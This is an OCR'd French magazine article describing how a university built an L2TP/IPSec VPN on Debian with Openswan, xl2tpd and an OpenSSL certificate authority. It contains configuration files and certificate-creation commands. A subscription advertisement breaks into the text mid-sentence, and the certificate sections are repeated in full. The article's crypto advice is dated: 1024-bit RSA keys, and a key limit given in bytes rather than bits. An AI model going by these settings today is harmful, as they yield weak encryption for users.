L'objectif principal du VPN est d'offrir aux utilisateurs des accès aux ressources communes ainsi qu'aux ressources privées des laboratoires quel que soit le lieu où ils se trouvent. Par extension, il permet de restreindre l'ouverture de certains ports sur l'extérieur. Ces ports sont utilisés généralement pour l'administration de machines. Une conséquence intéressante est que toutes les connexions entrantes sont centralisées et donc contrôlées.

L'UFC offre également un accès à son réseau au moyen de connexions WiFi. Pour des raisons de sécurité, les services offerts par ce type d'accès sont traditionnellement limités aux accès WEB à travers un portail. La mise en place d'un réseau WiFi destiné uniquement aux flux VPN donne la possibilité d'ouvrir tous les accès en garantissant un excellent niveau de sécurité.

Citons quelques exemples d'utilisation du VPN :

- Un étudiant peut travailler sur un projet depuis son domicile.
- Un étudiant ou un enseignant peut utiliser son portable pour accéder aux ressources pédagogiques à travers une connexion WIFI/VPN. Cela permet en plus de libérer un poste fixe dans une salle d'enseignement.
- Travaillant à l'extérieur, un enseignent-chercheur peut utiliser une application qui nécessite de récupérer un jeton auprès d'un serveur de licences situé de son laboratoire.
- Une personne en déplacement peut très simplement accéder à ses ressources personnelles.

basée sur IPSEC et RADIUS 1/4




Fig. 1 : Schéma de principe

3 Architecture VPN à mettre en œuvre

Avant de commencer, nous allons présenter l'architecture qui va nous servir de support pour les articles. Ce schéma permettra de définir les réseaux, les adresses IP et les machines que nous allons configurer par la suite.

4 La solution retenue : L2TP/IPSec

Il existe sur le marché plusieurs solutions permettant de mettre en place des accès VPN. L'une des solutions *open source* les plus en vogue est certainement OpenVPN. OpenVPN est pratiquement une offre « clés en main ». Elle fournit un serveur et un client pour pratiquement tous les systèmes existants. De plus, OpenVPN est relativement simple à mettre en place. Bien qu'étant un logiciel libre et possédant de nombreux atouts, OpenVPN n'est pas une solution standardisée. De ce fait, nous n'avons opté pour cette solution.

À l'issue de nos recherches et de divers tests effectués, il est apparu qu'une solution basée sur L2TP/IPSec répondait mieux à nos objectifs :

- utilisation d'une solution standardisée ;
- présence des outils nécessaires sur les clients sans ajouts de logiciels tiers ;
- mise en place d'une solution basée sur l'assemblage de divers composants logiciels afin d'obtenir une certaine souplesse dans la configuration.

L2TP/IPSec est intéressant, car les clients basés sur les systèmes Microsoft Windows, MacOS X et Linux possèdent les outils nécessaires pour établir ce type de connexion.

Nous ne cacherons pas que la mise en œuvre d'un VPN L2TP/IPSec est délicate de par les nombreux composants logiciels à installer et à configurer. L'utilisation d'outils libres dans la construction de la solution nous a permis de limiter le coût financier mais, comme toujours, celui-ci n'est pas nul. L'investissement en temps des ingénieurs n'a pas été négligeable. Néanmoins, lorsque toutes les procédures d'installation et de configuration ont été testées et validées, tout est beaucoup plus simple et rapide pour les installations ultérieures.

La solution que nous allons présenter sur plusieurs articles va être découpée comme suit :

- Article 1 : construction d'un VPN L2TP/IPSec via des comptes locaux (les comptes utilisateurs sont situés sur le serveur VPN dans `/etc/passwd`).
- Article 2 : mise en place d'une authentification LDAP via RADIUS.
- Article 3 : mise en place d'une authentification en fonction d'un *realm* (royaume) RADIUS avec utilisation éventuelle de proxy RADIUS.
- Article 4 : mise en place d'une gestion fine des accès utilisateurs au VPN à travers l'utilisation de plugins RADIUS et d'une base de données PostgreSQL.

L'utilisation de nombreuses briques logicielles va nous donner une certaine marge de manœuvre et rendre cette architecture plus souple et plus pérenne.

5 Description des protocoles utilisés

Plusieurs protocoles vont être utilisés par notre VPN. Lors d'une connexion VPN réussie, 3 tunnels vont être montés et imbriqués. Nous obtiendrons l'architecture ci-dessous :




Fig. 2 : Encapsulation des couches protocolaires

Avant de passer à la partie pratique, détaillons sommairement ces trois protocoles.

5.1 Les protocoles de niveau 2 : L2TP et PPP

L2TP est le successeur des protocoles L2F (CISCO) et PPPT (Microsoft) dont il reprend les idées principales. Il est normalisé dans le RFC 2661 depuis août 1999.

Ce protocole permet de transporter des paquets PPP en les encapsulant dans des paquets IP (il peut également utiliser X.25, ATM ou Frame Relay). Les trames PPP passent donc à travers un tunnel créé par L2TP. Pour transporter les trames, L2TP utilise le protocole UDP sur le port 1701.

Deux termes reviendront régulièrement lorsque nous parlerons de L2TP : le LAC et le LNS.

- Le LAC (L2TP *Access Concentrator*) est le client L2TP. Dans notre configuration, le LAC est confondu avec le client VPN.
- Le LNS (L2TP *Network Server*) est le serveur L2TP. Nous installerons le LNS sur le serveur VPN.

PPP est dérivé du protocole HDLC. Il s'agit d'un protocole de niveau 2. Bien que souvent utilisé pour établir une connexion Internet via des modems, PPP peut être utilisé pour permettre à deux machines déjà en réseau d'entrer en communication. Il réalise deux étapes importantes : attribution de l'adresse IP au client et ouverture d'une session après authentification de l'utilisateur.

5.2 Les protocoles de niveau 3 : IPSec

IPSec (IP *security*) est un ensemble de protocoles destinés à sécuriser le trafic IP. IPSec est un standard défini par l'IETF (*Internet Engineering Task Force*). Initialement conçu pour le protocole IPv6, il a été adapté au protocole IPv4. IPSec est actuellement supporté par pratiquement tous les matériels réseau.

En général, IPSec est implémenté directement dans le système d'exploitation pour des raisons de performances.

Dans la mise en place de notre VPN, les composants d'IPSec importants sont :

- Le protocole IKE (*Internet Key Exchange*) : ce protocole s'appuie sur deux autres protocoles : ISAKMP et Oakley.
- Le protocole ESP (*Encapsulating Security Payload*).

Passons rapidement en revue le déroulement d'une connexion IPSec :

Une connexion UDP est ouverte entre les deux parties sur le port 500 (le port 500 est utilisé de chaque côté). Un échange de clés est réalisé en utilisant le protocole ISAKMP. Lors de cet échange, le protocole IKE se charge de négocier la connexion et peut utiliser deux types d'authentification : les clés partagées ou les certificats x509.

Un canal de communication sécurisé est ouvert pour faire transiter les données. Deux protocoles sont possibles : le protocole 50 (ESP) et le protocole 51 (AH). AH est à proscrire, car il ne fournit que l'intégrité des données. Le protocole ESP, quant à lui, assure également la confidentialité.

Enfin, IPSec propose de faire circuler les données en mode transport ou en mode tunnel. Le mode transport ne sécurise que les données alors que le mode tunnel sécurise complètement le paquet en l'encapsulant dans un nouveau paquet IP. L'origine et la destination du paquet IP transporté sont donc protégées d'une éventuelle tentative d'analyse de trafic (dans le canal IPSec).

Pour la mise en place du VPN, nos choix se porteront donc sur le protocole ESP et le mode tunnel.

Notons que les travaux devant permettre à IPSec d'authentifier une session sur un *login/pasword* n'ont pas abouti à une solution standardisée.

Dans cet article, nous aborderons également le problème de la translation d'adresses, car celle-ci est omniprésente dans la plupart des connexions VPN. La conjugaison d'IPSec et du NAT pose des problèmes. La réponse des concepteurs d'IPSec est NAT-Traversal. Utiliser NAT-T est obligatoire dès qu'un client est situé derrière un routeur effectuant du NAT. Dès lors, les paquets ESP sont encapsulés dans des paquets UDP et le port de communication n'est plus le port 500, mais le port 4500. Il faudra tenir compte de cette remarque lors du paramétrage du firewall.

6 Paquets utilisés dans cet article

Au cours des articles, nous allons installer plusieurs logiciels sous forme de paquetages. Détaillons rapidement leur utilité dans notre solution :

- **openssl** : gestion de notre PKI et de nos certificats x509.
- **openswan** : brique de base des connexions IPSec. Nous utiliserons la pile IPSec NetKEY qui est intégrée dans la branche officielle du noyau Linux. Openswan fournit une pile IPSec nommée « KLIPS », mais les patchs qui doivent être appliqués sont source de problèmes. (voir plus loin dans l'article nos motivations quant à ce choix).
- **l2tpd** ou **xl2tpd** : gestion des connexions L2TP. Nous donnons une préférence à **xl2tpd**, car **l2tpd** semble abandonné. De plus, **xl2tpd** offre une fonctionnalité intéressante qui sera décrite ultérieurement. **xl2tpd** devra cependant être construit à la main, car le paquet n'est pas présent dans les dépôts officiels de Etch.
- **pppd** : gestion des connexions PPP

7 Installation du serveur

Rappelons que notre serveur VPN est basé sur une distribution Debian Etch. L'installation du système proprement dit est traditionnelle. À l'étape « Logiciels à installer », nous nous limitons à l'option « Système standard ».

Après le redémarrage post-installation, nous paramétrons les interfaces réseau. Notre serveur VPN est un routeur. Il possède au minimum deux interfaces réseau. La première interface est considérée comme l'interface externe et a une IP publique. Elle est accessible depuis Internet. La seconde interface est l'interface interne. Elle possède une IP privée et est située dans le réseau local. Sur Debian, les paramètres des interfaces réseau sont mémorisés dans le fichier **/etc/network/interfaces**. Le contenu de notre fichier est le suivant :

```
auto eth0
iface eth0 inet static
        address 194.57.88.62
        netmask 255.255.255.0
        network 194.57.88.0
        broadcast 194.57.88.255
        gateway 194.57.88.254
        dns-nameservers 194.57.91.200
        dns-search univ-fcomte.fr

auto eth1
iface eth1 inet static
        address 172.20.192.179
        netmask 255.255.255.128
        network 172.20.192.128
        broadcast 172.20.192.255
```

Après la modification du fichier, nous redémarrons notre service réseau :

```
# /etc/init.d/networking restart
```

Nous faisons quelques tests avec la commande **ping** pour vérifier que tout fonctionne correctement. Sur le routeur de la carte **eth1** et sur une adresse de l'Internet. Nous poursuivons en installant quelques outils essentiels : **apt-get install ssh vim emacs traceroute tcpdump**. Nous installons le paquet **openswan** avec **apt-get install openswan**.

À la question « **Souhaitez-vous activer le chiffrement opportuniste dans Openswan ?** » répondre **non**. A la question « **Souhaitez-vous créer une paire de clés RSA publique et privée pour cet hôte ?** » répondre **non**.

L'utilisation d'Openswan nécessite d'intervenir sur certains paramètres du noyau. Afin de rendre ces modifications permanentes, les modifications sont inscrites dans le fichier **/etc/sysctl.conf** :

```
net.ipv4.ip_forward=1
net.ipv4.icmp_ignore_bogus_error_responses=1
net.ipv4.conf.all.log_martians=0
net.ipv4.conf.default.rp_filter=0
net.ipv4.conf.default.accept_redirects=0
net.ipv4.conf.default.send_redirects=0
net.ipv4.conf.all.arp_ignore=1
net.ipv4.conf.all.arp_announce=2
```

La prise en compte des nouveaux paramètres est réalisée en exécutant la commande **sysctl -p**. Openswan fournit un outil pour vérifier si tout semble correct au niveau noyau : **ipsec verify**.

Tous les tests affichés doivent être à OK sauf les deux lignes suivantes :

```
Checking for RSA private key (/etc/ipsec.secrets)
[DISABLED]
Opportunistic Encryption Support
[DISABLED]
```

En général, un test marqué à **FAILED** indique un oubli au niveau du fichier **/etc/sysctl.conf**.

7.1 Pile IPSec : NetKEY ou KLIPS ?

Nous n'avons pas installé le paquet **openswan-modules** avec module-assistant. Ce paquet fournit pourtant KLIPS, une pile IPSec très intéressante en termes de fonctionnalités. Nous pensons particulièrement aux interfaces ipsecX qui permettent de voir passer les paquets IPSec en clair. Les interfaces ipsecX sont l'équivalent des interfaces encX d'OpenBSD. La présence de ce type d'interfaces est fort utile pour appliquer des règles de filtrage uniquement aux paquets passant par un tunnel IPSec.

Pourquoi alors ne pas l'utiliser cette pile ? Jusqu'au noyau 2.4, c'était d'ailleurs l'unique solution. Il fallait appliquer plusieurs patchs au noyau Linux pour y intégrer la pile KLIPS, le support du NAT-T, etc. Depuis les versions 2.6, le noyau possède nativement une pile IPSec nommée NETKEY. Avec NetKEY, nous n'avons donc aucun patch à appliquer et donc aucun problème de compilation. Le NAT-T est automatiquement géré par NETKEY. Nous n'abandonnons pas l'idée d'utiliser KLIPS, mais le choix de la simplicité nous a fait pencher vers NetKEY dans un premier temps.

7.2 PKI et utilisation des certificats x509

Lors de la mise place d'un VPN, il est important de pouvoir s'assurer de l'identité réelle des deux machines qui vont entrer en communication : le client et le serveur VPN. Ce contrôle est basé sur un échange des clefs liées à un certificat ou plus simplement sur une clef partagée. L'utilisation de clefs partagées n'est pas envisageable dans le cadre d'un réseau universitaire, car la sécurité n'est pas optimale. Le choix de l'utilisation des certificats x509 est par conséquent naturel.

Commençons par la création d'une PKI à l'aide de la commande **openssl**. L'idéal est d'utiliser une machine dédiée à la gestion de cette PKI. Si le paquet **openssl** n'est encore installé sur cette machine, il est temps de le faire. Nous plaçons cette PKI dans un dossier et nous le préparons en créant le sous-dossier **CA/newcerts** et les fichiers **CA/index.txt**, puis **CA/serial** :

```
# mkdir ~/PKI && cd ~/PKI
# mkdir -p CA/newcerts && touch CA/index.txt
# echo ''01'' > CA/serial
```

La commande **openssl** utilise le fichier de configuration **/usr/lib/ssl/openssl.cnf**. Afin de ne pas modifier le fichier par défaut, nous faisons une copie que nous plaçons dans le dossier ~PKI :

```
# cp /usr/lib/ssl/openssl.cnf ~/PKI
```

Nous modifions quelques lignes pour l'adapter à nos choix du configuration :

```
####################################################################
[ ca ]
default_ca      = CA_default            # The default ca section
####################################################################
[ CA_default ]
dir             = ./CA

[ req_distinguished_name ]

countryName_default             = FR
stateOrProvinceName_default     = Franche-Comte
localityName_default            = Besancon
0.organizationName_default      = UFC
organizationalUnitName_default  = CRI
```

Commençons par créer notre CA (autorité de certification). Pour indiquer à openssl d'utiliser notre fichier **openssl.conf**, nous définissons la variable d'environnement **OPENSSL_CONF** :

```
# cd ~/PKI
# export OPENSSL_CONF=~/PKI/openssl.cnf

# openssl req -x509 -days 3650 -newkey rsa:1024 -keyout cakey.pem -out
cacert.pem
Enter PEM pass phrase: motdepasseCA
Verifying - Enter PEM pass phrase: motdepasseCA
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Franche-Comte]:
Locality Name (eg, city) [Besancon]:
Organization Name (eg, company) [UFC]:
Organizational Unit Name (eg, section) [CRI]:
Common Name (eg, YOUR name) []:CAvpn
Email Address []:vpn-master@univ-fcomte.fr
```

cakey.pem : ce fichier contient la bi-clé de la CA et ne doit donc pas être divulgué.

cacert.pem : ce fichier correspond au certificat public de la CA. Il doit être accessible aux possesseurs d'un certificat signé par notre CA.

7.2.1 Création du certificat pour le serveur VPN

Important : une modification temporaire est faite dans ce fichier uniquement pour la création du certificat destiné au serveur VPN. Pour que notre certificat serveur puisse être utilisé par des clients MACOS X, il faut que dans la

Abonnez-vous !

Vous lisez d'autres magazines des Éditions Diamond ?
Des offres de couplage sont disponibles au verso.

Économisez Plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

11 Numéros de GNU/Linux Magazine pour le prix de 9*

* Gain pour un abonnement France Métropolitaine, par rapport au prix unitaire France Métropolitaine

11 Numéros de GNU/Linux Magazine à 55 €
(Offre France Métro)

Soit votre GNU/Linux Magazine à 5,00 €
(Tarif au numéro dans le cadre d'un abonnement France Métro)

Les 3 bonnes raisons de vous abonner !

- Ne manquez plus aucun numéro.
- Recevez GNU/Linux Magazine chaque mois chez vous ou dans votre entreprise.
- Économisez 16,50 €/an ! (soit plus de 2 magazines offerts !)

Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com.

Bon d'abonnement à découper

Tournez SVP pour découvrir toutes les offres d'abonnement >>

GNU LINUX MAGAZINE / FRANCE

Édité par Les Éditions Diamond
Tél. : + 33 (0) 3 88 58 02 08
Fax : + 33 (0) 3 88 58 02 09

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :

Vos remarques :

Offres d'abonnement

(Nos tarifs s'entendent TTC et en euros)

		F	D	T	E1	E2	EUC	A	RM
		France Métro	DOM	TOM	Europe 1	Europe 2	Etats-unis Canada	Afrique	Reste du Monde
1	Abonnement Linux Magazine	55 €	59 €	67 €	69 €	66 €	70 €	68 €	77 €
2	Linux Magazine + Hors-série	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
3	Linux Magazine + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
4	Linux Magazine + Linux Pratique	78 €	85€	96 €	99 €	95 €	101 €	98 €	111 €
5	Linux Magazine + Hors-série + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
6	Linux Magazine + Hors-série + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
7	Linux Magazine + Hors-série + MISC + Linux Pratique	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
8	Linux Pratique Essentiel + Linux Pratique	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

Toutes les offres d'abonnement : en exemple les tarifs ci-dessous correspondant à la zone France Métro (F)

(Vous pouvez également vous abonner sur : www.ed-diamond.com)

Linux Magazine (11 n°s)

offre 1 — par ABO : 55€ — Economie : 16,50 €

en kiosque : 71,50€

Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s)

en kiosque : 110,50€

offre 2 — par ABO : 83€ — Economie : 27,50 €

Linux Magazine (11 n°s) + Misc (6 n°s)

en kiosque : 119,50€

offre 3 — par ABO : 84€ — Economie : 35,50 €

Linux Magazine (11 n°s) + Linux Pratique (6 n°s)

en kiosque : 107,20€

offre 4 — par ABO : 78€ — Economie : 29,20 €

Linux Pratique Essentiel (6 n°s) + Linux Pratique (6 n°s)

en kiosque : 74,70€

par ABO : 57€ — Economie : 17,70 €

offre 8

offre 5 — Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s) + Linux Pratique (6 n°s)

par ABO : 110€ — Economie : 36,20 €

en kiosque : 146,20€

offre 6 — Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s) + Misc (6 n°s)

par ABO : 116€ — Economie : 42,50 €

en kiosque : 158,50€

Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s) + Misc (6 n°s) + Linux Pratique (6 n°s)

en kiosque : 194,20€

offre 7 — par ABO : 143€ — Economie : 51,20 €

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous :

Je fais mon choix de la 1ère offre :

Je sélectionne le N° (1 à 8) de l'offre choisie :	
Je sélectionne ma zone géographique (F à RM) :	
J'indique la somme due : (Total 1)	€

Exemple : je souhaite m'abonner à l'offre Linux Magazine + Hors-série + MISC (offre 6) et je vis en Belgique (E1), ma référence est donc 6E1 et le montant de l'abonnement est de 144 euros.

Je fais mon choix de la 2ème offre :

Je sélectionne le N° (1 à 8) de l'offre choisie :	
Je sélectionne ma zone géographique (F à RM) :	
J'indique la somme due : (Total 2)	€
Montant Total à régler (Total 1 + Total 2)	€

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre de Diamond Editions
- ❑ Carte bancaire n° ⌊⌊⌊⌊⌋⌊⌊⌊⌊⌋⌊⌊⌊⌊⌋⌊⌊⌊⌊⌋

Expire le : ⌊⌊⌊⌊⌋

Cryptogramme visuel : ⌊⌊⌊⌋

Date et signature obligatoire

Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex

section X.509v3, le champ **subjectAltName** ait une valeur particulière de la forme **IP:adresse_ip_vpn**.

Cela donne la ligne suivante :

```
[ usr_cert ]
subjectAltName=IP:194.57.88.62
```

Cette particularité est décrite par Jacco sur son site Web http://www.jacco2.dds.nl/networking/openswan-macosx.html.

```
# cd ~/PKI
# openssl req -newkey rsa:1024 -keyout vpn.key -out vpn-req.pem
Enter PEM pass phrase: motdepasseVPN
Verifying - Enter PEM pass phrase: motdepasseVPN
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Franche-Comte]:
Locality Name (eg, city) [Besancon]:
Organization Name (eg, company) [UFC]:
Organizational Unit Name (eg, section) [CRI]:
Common Name (eg, YOUR name) []: vpn
Email Address []: vpn-master@univ-fcomte.fr
Please enter the following 'extra' attributes to be sent with your
certificate request
A challenge password []:
An optional company name []:
```

La création du certificat est réalisée en signant le CSR avec notre CA. Ne pas répondre à la question « **challenge password** » et « **optional company name** » (valider à vide) :

```
# openssl ca -in vpn-req.pem -days 365 -out vpn-cert.pem -notext -cert \
cacert.pem -keyfile cakey.pem
```

Nous plaçons les différents fichiers générés pour vpn sur la machine vpn dans les dossiers suivants :

- **vpn-cert.pem** (certificat signé par la CA) dans **/etc/ipsec.d/certs** ;
- **cacert.pem** (certificat public de la CA) dans **/etc/ipsec.d/cacerts** ;
- **vpn.key** (bi-clef du certificat vpn-cert.pem) dans **/etc/ipsec.d/private**.

7.2.2 Création d'un certificat pour un client VPN

Pour notre exemple, nous utiliserons un client Linux (machine choucroute) et un client Windows XP (machine cri-wifi).

Attention, à partir de cette étape, il faut enlever la ligne **subjectAltName** du fichier **openssl.cnf** puisque nous traitons les certificats client et non plus serveur.

```
[ usr_cert ]
# subjectAltName=IP:194.57.88.62
```

Création du certificat :

```
# cd ~/PKI
# openssl req -newkey rsa:1024 -keyout choucroute.key -out choucroute-req.pem
```

Attention de ne pas répondre automatiquement à toutes les questions. En effet, le « *Organizational Unit Name* » va nous permettre à partir du certificat de sélectionner la connexion adaptée au système client (Linux, Windows XP ou VISTA et MacOS).

Ainsi, vous devrez écrire l'une des trois réponses suivantes en fonction de l'OS de votre machine cliente :

```
Organizational Unit Name (eg, section) [CRI]: LINUX
```

ou

```
Organizational Unit Name (eg, section) [CRI]: XP
```

ou

```
Organizational Unit Name (eg, section) [CRI]: MACOS
```

Note

La longueur de la clef ne doit pas dépasser 1024 octets comme le conseille Openswan. La raison n'est pas liée à OpenSSL, mais au protocole ISAKMP qui ne supporte pas la fragmentation de paquet au niveau IP du terme.

Nous avons pu lire à divers endroits que le problème était dû au MTU d'Ethernet limité à 1500 et des encapsulations successives qui forçaient la fragmentation des trames Ethernet. La solution donnée alors était de limiter le MTU de l'interface à une valeur suffisamment basse pour éviter la fragmentation Ethernet et ainsi résoudre le problème. Or, il n'en est rien, puisque le problème est la fragmentation du paquet IP original. Il faut que lors de l'échange des clefs, les paquets ne soient pas fragmentés et donc que la charge utile passe dans un paquet IP non fragmenté par Ethernet. Or, la taille de ce paquet n'est pas liée à l'interface (et donc à son MTU), mais à ISAKMP.

Ne pas répondre à la question challenge password (valider à vide).

Signature du certificat :

```
# openssl ca -in choucroute-req.pem -days 365 -out choucroute-cert.pem
-notext -cert cacert.pem -keyfile cakey.pem
```

Pour exporter pour Windows ou MacIntosh, tapez la commande supplémentaire qui permet de transformer votre certificat en pkcs12 (format utilisable par Windows ou Macintosh).

```
# openssl pkcs12 -export -inkey choucroute.key -in choucroute-cert.pem
-name NomDeLUtilisateur -certfile cacert.pem -caname "UFC-VPN Root CA"
-out choucroute.p12
```

L'importation d'un certificat dans Windows ne peut être détaillée ici vu le nombre de copies d'écran nécessaires. Vous trouverez une documentation à cette adresse : http://vpn.univ-fcomte.fr/?p=32.

Sous un client Linux, on doit retrouver ces trois fichiers placés dans les répertoires appropriés :

/etc/ipsec.d/certs/choucroute-cert.pem
/etc/ipsec.d/cacert/cacert-cert.pem
/etc/ipsec.d/private/choucroute.key

Rappel : toute la sécurité de votre infrastructure PKI repose sur la non divulgation de la clef privée de la CA. Il est donc important de ne pas donner à vos clients le fichier **cakey.pem** et de bien donner le certificat de la CA (**cacert.pem**).

Lors de la création des certificats, vous pouvez vérifier leur contenu à l'aide de la commande :

```
# openssl x509 -in choucroute-cert.pem -text
```

Vous pourrez alors remarquer que si le **issuer** (CA) possède bien l'attribut **L=Besancon**, ce n'est pas le cas de notre certificat client. Openssl par défaut ne conserve pas cet attribut lors de la création du certificat. Il ne doit donc pas figurer dans le fichier **ipsec.conf**.

section X.509v3, le champ **subjectAltName** ait une valeur particulière de la forme **IP:adresse_ip_vpn**.

Cela donne la ligne suivante :

```
[ usr_cert ]
subjectAltName=IP:194.57.88.62
```

Cette particularité est décrite par Jacco sur son site Web http://www.jacco2.dds.nl/networking/openswan-macosx.html.

```
# cd ~/PKI
# openssl req -newkey rsa:1024 -keyout vpn.key -out vpn-req.pem
Enter PEM pass phrase: motdepasseVPN
Verifying - Enter PEM pass phrase: motdepasseVPN
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Franche-Comte]:
Locality Name (eg, city) [Besancon]:
Organization Name (eg, company) [UFC]:
Organizational Unit Name (eg, section) [CRI]:
Common Name (eg, YOUR name) []: vpn
Email Address []: vpn-master@univ-fcomte.fr
Please enter the following 'extra' attributes to be sent with your
certificate request
A challenge password []:
An optional company name []:
```

La création du certificat est réalisée en signant le CSR avec notre CA. Ne pas répondre à la question « **challenge password** » et « **optional company name** » (valider à vide) :

```
# openssl ca -in vpn-req.pem -days 365 -out vpn-cert.pem -notext -cert \
cacert.pem -keyfile cakey.pem
```

Nous plaçons les différents fichiers générés pour vpn sur la machine vpn dans les dossiers suivants :

- **vpn-cert.pem** (certificat signé par la CA) dans **/etc/ipsec.d/certs** ;
- **cacert.pem** (certificat public de la CA) dans **/etc/ipsec.d/cacerts** ;
- **vpn.key** (bi-clef du certificat vpn-cert.pem) dans **/etc/ipsec.d/private**.

7.2.2 Création d'un certificat pour un client VPN

Pour notre exemple, nous utiliserons un client Linux (machine choucroute) et un client Windows XP (machine cri-wifi).

Attention, à partir de cette étape, il faut enlever la ligne **subjectAltName** du fichier **openssl.cnf** puisque nous traitons les certificats client et non plus serveur.

```
[ usr_cert ]
# subjectAltName=IP:194.57.88.62
```

Création du certificat :

```
# cd ~/PKI
# openssl req -newkey rsa:1024 -keyout choucroute.key -out choucroute-req.pem
```

Attention de ne pas répondre automatiquement à toutes les questions. En effet, le « *Organizational Unit Name* » va nous permettre à partir du certificat de sélectionner la connexion adaptée au système client (Linux, Windows XP ou VISTA et MacOS).

